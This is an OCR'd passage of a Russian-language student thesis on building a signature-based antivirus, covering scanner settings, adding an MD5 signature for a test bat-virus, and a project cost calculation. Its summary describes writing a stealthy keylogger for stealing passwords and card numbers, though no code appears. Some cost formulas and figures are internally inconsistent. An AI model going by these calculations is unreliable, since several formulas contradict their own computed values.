


Рисунок 47 – Настройки отчета

3. Фильтры сканирования, с возможностью добавлять или удалять возможные расширения файла (Рисунок 48).




Рисунок 48 – Фильтр сканирования

4. Создание новых путей сканирования (Рисунок 49).




Рисунок 49 – Пути сканирования

В базе данных антивируса есть возможность добавлять новые вирусы (Рисунок 50).




Рисунок 50 – Запись новой сигнатуры вируса

Загрузка в базу данных сигнатур вирусов из файла main.av (Рисунок 51).




Рисунок 51 – База вирусов из файла main.av

3.6 Работа антивируса

Разобравшись с дизайном и функциями антивируса перейду к его проверке. Для этого я найду сигнатуру созданного bat-вируса, занесу в базу и проверю антивирусом. Чтобы найти сигнатуру заархивированного bat-вируса Warcraft.exe, воспользуюсь программой MD5 FileChecker.exe. Запускаю программу и в поиске указываю вирус, далее нажимаю «рассчитать» и появляется контрольная MD5-сумма (Рисунок 52).




Рисунок 52 - Расчет контрольной MD5 суммы файла Warcraft.exe

Далее, я записываю в базу вирусов новую сигнатуру. Указываю название и контрольную сумму MD5-файла 1.exe (Рисунок 53).




Рисунок 53 – Запись новой сигнатуры

И в базе вирусов появляется новая сигнатура. Сохраняю базу и в сканере указываю директорию нахождения новой созданной базы, включающей сигнатуру заархивированного bat-вируса 1.exe (Рисунок 54).




Рисунок 54 – Новая сигнатура в новой базе вирусов

Таким же образом, нахожу сигнатуру MD5 созданной вредоносной программы и добавляю найденную сигнатуру в базу вирусов.

3.7 Предложения по улучшению функциональности

Благодаря модульной системе существует возможность добавлять новые модули для более эффективного поиска вирусов. В данном антивирусе используется всего лишь три метода обнаружения вирусов, с добавлением новых методов повысится эффективность антивируса. Также, очень важно постоянно обновлять базу данных вирусов, так как постоянно появляются новые вирусы. В антивирус MURADO можно включить следующие методы защиты:

- проверка съемных носителей до запуска;
- проверка скаченных файлов с Интернета до их открытия пользователем;
- автоматическое обновление базы вирусов;
- возможность установки на других операционных системах.

Вывод

В главе согласно техническому заданию была произведена разработка bat-вируса, кейлоггера и антивирусного ПО.

Антивирусное программное обеспечение было написано на языке ООП. Оно состоит из базы вирусов и антивирусного сканера. Пользователь имеет возможность выбирать папку или директорию, в которой будет вестись поиск вирусов (то есть будут обнаружены только те вирусы, сигнатуры которых указаны в базе данных). Зараженные вирусами файлы лечатся, а при невозможности лечения – удаляются. Также антивирус имеет Progress Control – специальную функцию для контроля запущенных процессов. Антивирус использует три метода поиска вирусов: сигнатурный метод детектирования, метод поиска MD-5 и метод поиска по HEX-строке. Дизайн антивируса выполнен в интуитивно-понятном для пользователя стиле.

Вирусы созданы двух видов: вредоносная программа на C++, которая позволит производить скимминг клавиатуры и bat-вирус. Bat-вирус написан в обычном блокноте и заархивирован. Скимминг клавиатуры позволит запоминать наборы клавиш с целью заполучения важной информации (пароли, номера кредитных карточек и т.д). Дизайн вирусов выполнен в упрощенном стиле, а по объему минимизирован, так как для вируса самое главное - скрытность.

4 Технико-экономическое обоснование проекта

4.1 Описание работы и обоснование необходимости

Тема данного дипломного проекта –«Создание антивирусного продукта».

Цель данного проекта - разработать антивирусную программу, которая сканирует данные и выявляет угрозы заражения вирусами и в случае выявления их лечит. Создание антивируса - это сложный и многогранный процесс. Необходимо учесть множество факторов и необходима хорошая база известных вирусов.

В данном разделе приводится рассмотрение экономической составляющей реализации данного продукта, отражающее временные, трудовые и финансовые затраты на проект.

4.2 Трудовые ресурсы, используемые в работе

В работе задействованы:

– руководитель – постановка задачи, разработка основных бизнес правил для работы проекта;

– инженер-разработчик – разработка сайта, проектирование базы данных;

– консультанты по экономической части и по части ОБЖД.

Общее количество сотрудников и их заработная плата представлены в таблице 4.1

Таблица 4.1 – Количество задействованных в проекте работников, и их заработная плата

Исполнитель	Количество, человек	Месячная заработная плата, тенге
Руководитель	1	100000
Консультант по части «Экономика»	1	70000
Консультант по части «Безопасность жизнедеятельности»	1	75000
Инженер-разработчик	1	150000
Итого	4	395000

4.3 Расчет стоимости работы по проектированию и разработке

Разработка многомодульного программного продукта – сложный и трудоемкий процесс, требующий наряду с интеллектуальными, техническими

затратами и финансовых затрат [16]. Поэтому необходимым является произведение расчета стоимости этой разработки. Затраты на разработку данного программного комплекса определяется по формуле:

$$C = ФОТ + C_Н + А + Э + C_{пр} + Н \quad (4.1)$$

где ФОТ – фонд оплаты труда;

$C_Н$ – социальный налог;

А – амортизационные отчисления;

Э – затраты на электроэнергию;

$C_{пр}$ – прочие расходы;

Н – накладные расходы.

Необходимый фонд оплаты труда рассчитывается по формуле:

$$ФОТ = З_{ОСН} + З_{ДОП} \quad (4.2)$$

где $З_{ОСН}$ – основная заработная плата;

$З_{ДОП}$ –дополнительная заработная плата.

Труд сотрудников университета, задействованных в работе, оплачивается согласно положению о заработной плате АУЭС, труд программиста-разработчика принят условно, на договорной основе в размере 100000 тенге.

Базовый показатель для определения составляющих затрат труда вычисляется по формуле:

$$Q = q * c \quad (4.3)$$

где Q – условное число команд,

q-коэффициент, учитывающий условное число команд в зависимости от типа задачи;

Значение коэффициента q определяется на основе данных таблицы 4.2.

Таблица 4.2 – Значения коэффициента q

Тип задачи	Пределы изменений коэффициента
Задачи учета	От 1400 до 1500
Задачи оперативного управления	От 1500 до 1700
Задачи планирования	от 3000 до 3500
Много вариантные задачи	от 4500 до 5000
Комплексные задачи	от 5000 до 5500

С-коэффициент, учитывающий новизну и сложность программы; Значение коэффициента с определяется на основе данных таблицы 4.3.

Программные продукты по степени новизны может быть отнесены к одной из 4-х групп:

- группа А - разработка принципиально новых задач;
- группа Б - разработка оригинальных программ;
- группа В - разработка программ с использованием типовых решений.
- группа Г - разовая типовая задача.

Таблица 4.3 – Коэффициенты расчета трудоемкости

Язык программирования	Группа сложности	Степень новизны				Коэффициент *B*
		А	Б	В	Г	
Высокого уровня	1	1,38	1,26	1,15	0,69	1,2
	2	1,30	1,19	1,08	0,65	1,35
	3	1,20	1,10	1,00	0,60	1,5
Низкого уровня	1	1,58	1,45	1,32	0,79	1,2
	2	1,49	1,37	1,24	0,74	1,35
	3	1,38	1,26	1,15	0,69	1,5

Значение коэффициента q было выбрано равным 5400;
Значение коэффициента с было выбрано равным 1.38;
Q =5400*1.38=7452.

Далее необходимо рассчитать время на создание программного продукта.

При разработке многомодульного программного продукта используется техническое задание, согласно которому выполнение работ происходить последовательно по заданным пунктам, с учетом сроков их исполнения. График выполнения работ разработки системы представлен в таблице 4.4

Таблица 4.4 – График выполненных работ по разработке проекта.

Код работы	Наименование работы	Ожидаемая длительность, дни	Обозначение
1	Подготовка описания задачи	4	$T_{ПЗ}$
2	Описание задачи	3	$T_{ОЗ}$
3	Разработка алгоритма	6	$T_{А}$
4	Установка и запуск локального сервера	2	$T_{ЛС}$

Окончание таблицы 4.4

Код работы	Наименование работы	Ожидаемая длительность, дни	Обозначение
5	Проектирование и создание базы данных	9	$Т_{БД}$
6	Разработка модулей приложения	6	$Т_{М}$
7	Разработка и создание интерфейса системы	7	$Т_{ИН}$
8	Разработка основной части программы	6	$Т_{ОСН}$
9	Тестирование базы данных и основных модулей с целью выявления ошибок	2	$Т_{ТЕСТ}$
10	Составление технической документации	3	$Т_{ТЕХ}$
11	Подготовка раздела «Экономика»	7	$Т_{Э}$
12	Подготовка раздела «Безопасность жизнедеятельности»	7	$Т_{БЖ}$

Так как участники, задействованные в проекте, работают в различные промежутки времени, в течение которого реализуется проект, необходимо произвести расчет дневной и почасовой оплаты труда.

Заработная плата каждого работника за один рабочий день рассчитывается по формуле

$$D = \frac{O}{n} \tag{4.3}$$

гдеО – оклад работника в тенге;

n – количество дней в рабочем месяце(это 24 дня – шестидневная рабочая неделя).

Для руководителя

$D = \frac{100000}{24} = 4167$ тенге/день.

Для консультанта по части «Экономика»

D = $\frac{70000}{24} = 2917$ тенге/день.

Для консультанта по части «БЖД»

D = $\frac{75000}{24} = 3125$ тенге/день.

Для инженера разработчика

D = $\frac{150000}{24} = 6250$ тенге/день.

Заработная плата за один час рассчитывается по формуле

$$H = \frac{D}{z} \tag{4.4}$$

где D – заработная плата работника за один рабочий день,
z – количество часов рабочего дня (8 часов).

Для руководителя

$H = \frac{4167}{8} = 520{,}8$ тенге/час.

Для консультанта по части «Экономика»

$H = \frac{2917}{8} = 364{,}6$ тенге/час.

Для консультанта по части «БЖД»

$H = \frac{3125}{8} = 390{,}6$ тенге/час.

Для инженера разработчика

$H = \frac{6250}{8} = 781{,}2$ тенге/час.

Время рассчитывается в человеко-часах, причем $T_{ПЗ}$ берется по фактически отработанному времени, а время остальных этапов определяется расчётно, по условному числу команд Q.

Определяем время, затраченное на каждый этап создания программного продукта:

1 $T_{ПЗ}$ (время на подготовку описания задачи), берется по факту и составляет (от 3-х до 5-ти дней по 8 часов):

$T_{ПЗ} = 32$ чел/час

2 $T_{ОЗ}$ (время на описание задачи) определяется по формуле

$$T_{ОЗ} = \frac{Q * B}{50 * K} \quad (4.5)$$

Где B=1,2 – коэффициент учета изменений задачи, коэффициент B в зависимости от сложности задачи и числа изменений выбирается в интервале от 1,2 до 1,5 (таблица 4.5)

К=1,3 – коэффициент, учитывающий квалификацию программиста.

$Тоз = \frac{7452 * 1,2}{50 * 1,3} = 137,6$ чел/час.

Таблица 4.5 – Коэффициенты квалификации программиста

Опыт работы	Коэффициент квалификации
До двух лет	0.8
2-3 года	1
3-5 лет	1.1 – 1.2
5-7 лет	1.3 – 1.4
более 7 лет	1.5 – 1.6

3 Та (время на разработку алгоритма) рассчитываем по формуле

$$T_A = \frac{Q}{50 * K} \quad (4.6)$$

$TA = \frac{7452}{50 * 1,3} = 114,6$ чел/час.

4 $T_{ЛС}$ (время на установку и запуск локального сервера) определяется аналогично T_A

$T_{ЛС}$ = 114,6 чел/час

5 $T_{БД}$ (время на проектирование и создание базы вирусов) определяется по формуле

$ТБД = \frac{3500*1,2}{50*1,3} = 64,6$ чел/час.

6 T_M (время на разработку модулей приложения) определяется по формуле

$ТМ = \frac{3500*1,2}{50*1,3} = 64,6$ чел/час.

7 $T_{ИН}$ (время отладки и тестирования программы) определяется по формуле

$ТИН = \frac{7452*1,2}{50*1,3} = 137,6$ чел/час.

8 $T_{ОСН}$ (время на разработку основной части), определяется по формуле

$ТОСН = \frac{4500*1,2}{50*1,3} = 83$ чел/час.

9 $T_{ТЕСТ}$ (время на тестирование), определяется по формуле

$ТТЕСТ = \frac{3000*1,2}{50*1,3} = 55,4$ чел/час.

10 $T_{ТЕХ}$ (время на составление технической документации), берется по факту и составляет (от 3-х до 5-ти дней по 8 часов)

$T_{ТЕХ}$= 24 чел/час.

11 $T_Э, T_{БЖ}$ (время на подготовку разделов Экономика и БЖ), берется по факту и составляет (от 7-и до 10-ти дней по 8 часов)

$T_Э = T_{БЖ}$= 56 чел/час.

12 т.к. в проекте задействованы руководители, заработная плата которых отличается, то необходимо рассчитать время $T_{РУК}$. Время берется среднее и оно равно

$T_Р$= 70 чел/час,
$T_Э = T_{БЖ}$= 30 чел/час.

Суммарные затраты труда рассчитываются как сумма составных затрат труда по формуле 3.10

$$T_{СТ} = T_{ПЗ} + T_{ОЗ} + T_{А} + T_{ЛС} + T_{БД} + T_{М} + T_{ИН} + T_{ОСН} + T_{ТЕСТ} + T_{ТЕХ} + T_{Э} + T_{БЖ} \quad (4.7)$$

$T_{СТ}$ =32+137,6+114,6+114,6+64,6+64,6+137,6+83+55,4+24+56+56
=940 чел/час.

Таким образом, суммарная основная заработная плата составит

$$З_{ОСН} = З_{ИНЖ} + З_{РУК} \quad (4.8)$$

$З_{ОСН}$=940 * 781,2 + 30 * 364,6 + 30 * 390,6 + 70 * 520,8 =793440 тенге.

Дополнительная заработная плата в среднем определяется в размере 10% от основной заработной платы и рассчитывается по формуле

$$З_{ДОП} = З_{ОСН} * 10\% \quad (4.9)$$

$З_{ДОП}$ =793440 * 10% = 79344 тенге.

Общий фонд оплаты труда согласно формуле 3.2:

ФОТ = 793440 + 79344 = 872784 тенге.

Социальный налог составляет 11% от ФОТ и рассчитывается по формуле

$$С_{Н} = (\text{ФОТ} - \text{ПО}) * 11\% \quad (4.10)$$

где ПО (пенсионные отчисления) составляют 10% от ФОТ и рассчитываются по формуле

$$ПО = \text{ФОТ} * 10\% \quad (4.11)$$

Размер пенсионных отчислений согласно формуле 4.11 составляет

ПО = 872784* 10% = 87278 тенге;

Отчисления по социальному налогу согласно формуле 4.10

$С_{Н}$ =(872784 – 87278)* 11% = 86405,6 тенге

4.4 Расчет затрат на амортизацию

Амортизационные отчисления производятся по установленным нормам амортизации, выражаются, в процентах к балансовой стоимости оборудования и рассчитываются по формуле

$$A = \frac{C_{обор} * H_A * \mathrm{N}}{100 * 12 * \mathrm{t}} \quad (4.12)$$

где H_A – норма амортизации;

$C_{обор}$ – первоначальная стоимость оборудования;

N – количество дней на выполнение работ;

t – общее время использования персонального компьютера.

Норма амортизации H_A, рассчитывается по формуле

$$H_A = \frac{C_{ОБОР} - C_{ЛИКВ}}{T_{НОРМ} * C_{ОБОР}} * 100\% \quad (4.13)$$

где $C_{ЛИКВ}$ – ликвидационная стоимость, составляет 5.61% от стоимости оборудования;

$T_{НОРМ}$ – нормативный срок службы (для ПК – 4 года).

Т а б л и ц а 4 . 6 – Оборудование необходимое для разработки ПП:

Наименование	Модель	Стоимость, тг
Ноутбук	Intel inside core i7	80000
Компьютерная мышь	HR Z73535	500
Модем	TP-Link MAX.25	2 000
Итого		82500

Так как ликвидационная стоимость составляет 5.61%, следовательно:

$C_{ЛИКВ}$ = 0,056* $C_{ОБОР,}$
$C_{ЛИКВ}$ =0,056*82500 =4620 тг.

Общее время использования персонального компьютера учитывает лишь время работы на компьютере и рассчитывается по формуле:

$$\mathrm{t} = T_{ЛС} + T_{БД} + T_M + T_{ИН} + T_{ОСН} + T_{ТЕСТ} \quad (4.14)$$

t = 113.6 + 64,6 + 64,6 + 137,6 + 83 + 55,4 = 519,8 чел/час

$$НА = \frac{82500-4620}{3*82500} = 31{,}4\ \%$$

$$А = \frac{82500*31{,}4*940}{100*12*519.8} = 3904 \text{ тенге}$$

Затраты на электроэнергию вычисляется по формуле:

$$Э = М * к_з * Т * С_{кВт \cdot ч} \quad (4.15)$$

где: М – мощность ЭВМ (600 Вт=0,6 кВт);

$к_з$ – коэффициент загрузки (0.8);

$С_{кВт \cdot ч}$ – 14,935 тг– стоимость 1 кВт-час электроэнергии;

Т – время работы.

$Э$ = 0,6*0,8*14,935*519,8 = 3726 тенге

Расходы на материалы и комплектующие, используемые в процессе написания программного продукта ($С_{МиК}$), а также затраты на техническое обслуживание и ремонт ($С_{ТО}$) составляют, соответственно, 2,06% и 2,266% от стоимости оборудования – формулы 3.16 – 3.17

$$С_{мик} = 0,0206 * С_{обор} \text{ тенге}, \quad (4.16)$$

$$С_{то} = 0,02266 * С_{обор} \text{ тенге} \quad (4.17)$$

$С_{МиК}$ = 0,0206 * 82500 = 1699,5 тенге,
$С_{ТО}$ = 0,02266 * 82500= 1869,5 тенге

$$С_{пр} = С_{мик} * С_{то} \text{ тенге} \quad (4.18)$$

$С_{ПР}$ = 1699,5+1869,5 = 3569 тенге

